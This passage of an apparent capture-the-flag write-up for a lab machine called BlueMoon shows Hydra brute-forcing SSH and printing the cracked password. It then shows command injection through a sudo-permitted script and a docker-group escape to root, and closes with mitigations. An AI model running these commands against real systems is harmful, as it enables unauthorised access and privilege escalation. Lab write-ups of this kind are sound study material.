


Figure 25 – Contents of information.txt and p_lists.txt

```
Hello robin ...! I'm Already Told You About Your Password Weakness. I will give a Password list.
you May Choose Anyone of The Password.
```

3.5 SSH Credential Brute-Force (Hydra)

The 28-entry password list was used to brute-force SSH for the known username robin. Hydra recovered a valid password on the first pass.




Figure 26 – hydra -l robin -P p_lists.txt ssh://192.168.56.104

3.6 User Flag

Logging in as robin over SSH with the cracked password exposes the user's home directory, containing the first flag and a project directory with a script (feedback.sh) used for privilege escalation in the next stage.



Figure 27 – Hydra recovers robin's SSH password: k4rv3ndh4nh4ck3r

```
[22][ssh] host: 192.168.56.104   login: robin   password: k4rv3ndh4nh4ck3r

robin@BlueMoon:~$ ls * user1.txt  project: feedback.sh  robin@BlueMoon:~$ cat user1.txt You
Gained User-1 Flag  ⟹ Fl4g{u5er1r34ch3d5ucc355fully}
```

User flag: `Fl4g{u5er1r34ch3d5ucc355fully}`

3.7 Privilege Escalation – Sudo Misconfiguration

Checking robin's sudo rights revealed a passwordless rule allowing feedback.sh to be run as the user jerry:





Figure 29 – sudo -l as robin: NOPASSWD rule to run feedback.sh as jerry




```
robin@BlueMoon:~$ sudo -l

User robin may run the following commands on bluemoon:

     (jerry) NOPASSWD: /home/robin/project/feedback.sh
```

feedback.sh prompts for free-text “feedback” and passes it straight to a shell without sanitisation — a classic command-injection flaw. Supplying /bin/bash as the “feedback” spawns an interactive shell running as jerry instead of printing feedback:

```
robin@BlueMoon:~$ sudo -u jerry /home/robin/project/feedback.sh

Enter You FeedBack About This Target Machine : /bin/bash

whoami

jerry

id

uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
```

3.8 Privilege Escalation – Docker Group to Root

jerry's group membership includes docker. Membership in the docker group is effectively equivalent to root on the host, because a container can be launched with the host's entire filesystem bind-mounted in and then chroot'ed into — giving an unrestricted root shell on the real machine. An alpine image was already present locally and was used for this:

```
jerry$ docker images REPOSITORY   TAG      IMAGE ID       CREATED       SIZE alpine       latest
28f6e2705743   5 years ago   5.61MB  jerry$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami root # id uid=0(root) gid=0(root) groups=0(root),...,27(sudo)
```

3.9 Root Flag





Figure 30 – Docker-group escape to root, and the root flag




```
# cd root # cat root.txt  ⟹ Congratulations ⟸  You Reached Root ...!  Root-Flag
Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}
```

Root flag: `Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}`

4. Mitigations

- Never expose credentials via steganography/QR codes or in web-accessible files — treat this as a secrets-management failure, not an obfuscation win.
- Enforce strong, unique passwords and rate-limit / lock out SSH authentication to resist brute-force.
- Avoid passing user input directly to a shell (as in feedback.sh); validate/sanitise or avoid shell invocation entirely.
- Avoid passwordless sudo rules for scripts that accept any form of user input.
- Treat docker group membership as root-equivalent; restrict it to fully trusted accounts and consider rootless Docker or group removal where not required.
- For Machine 1: remove the unauthenticated phpbash.php web shell and phpinfo.php from the production web root, and secure or remove the referenced /backup path.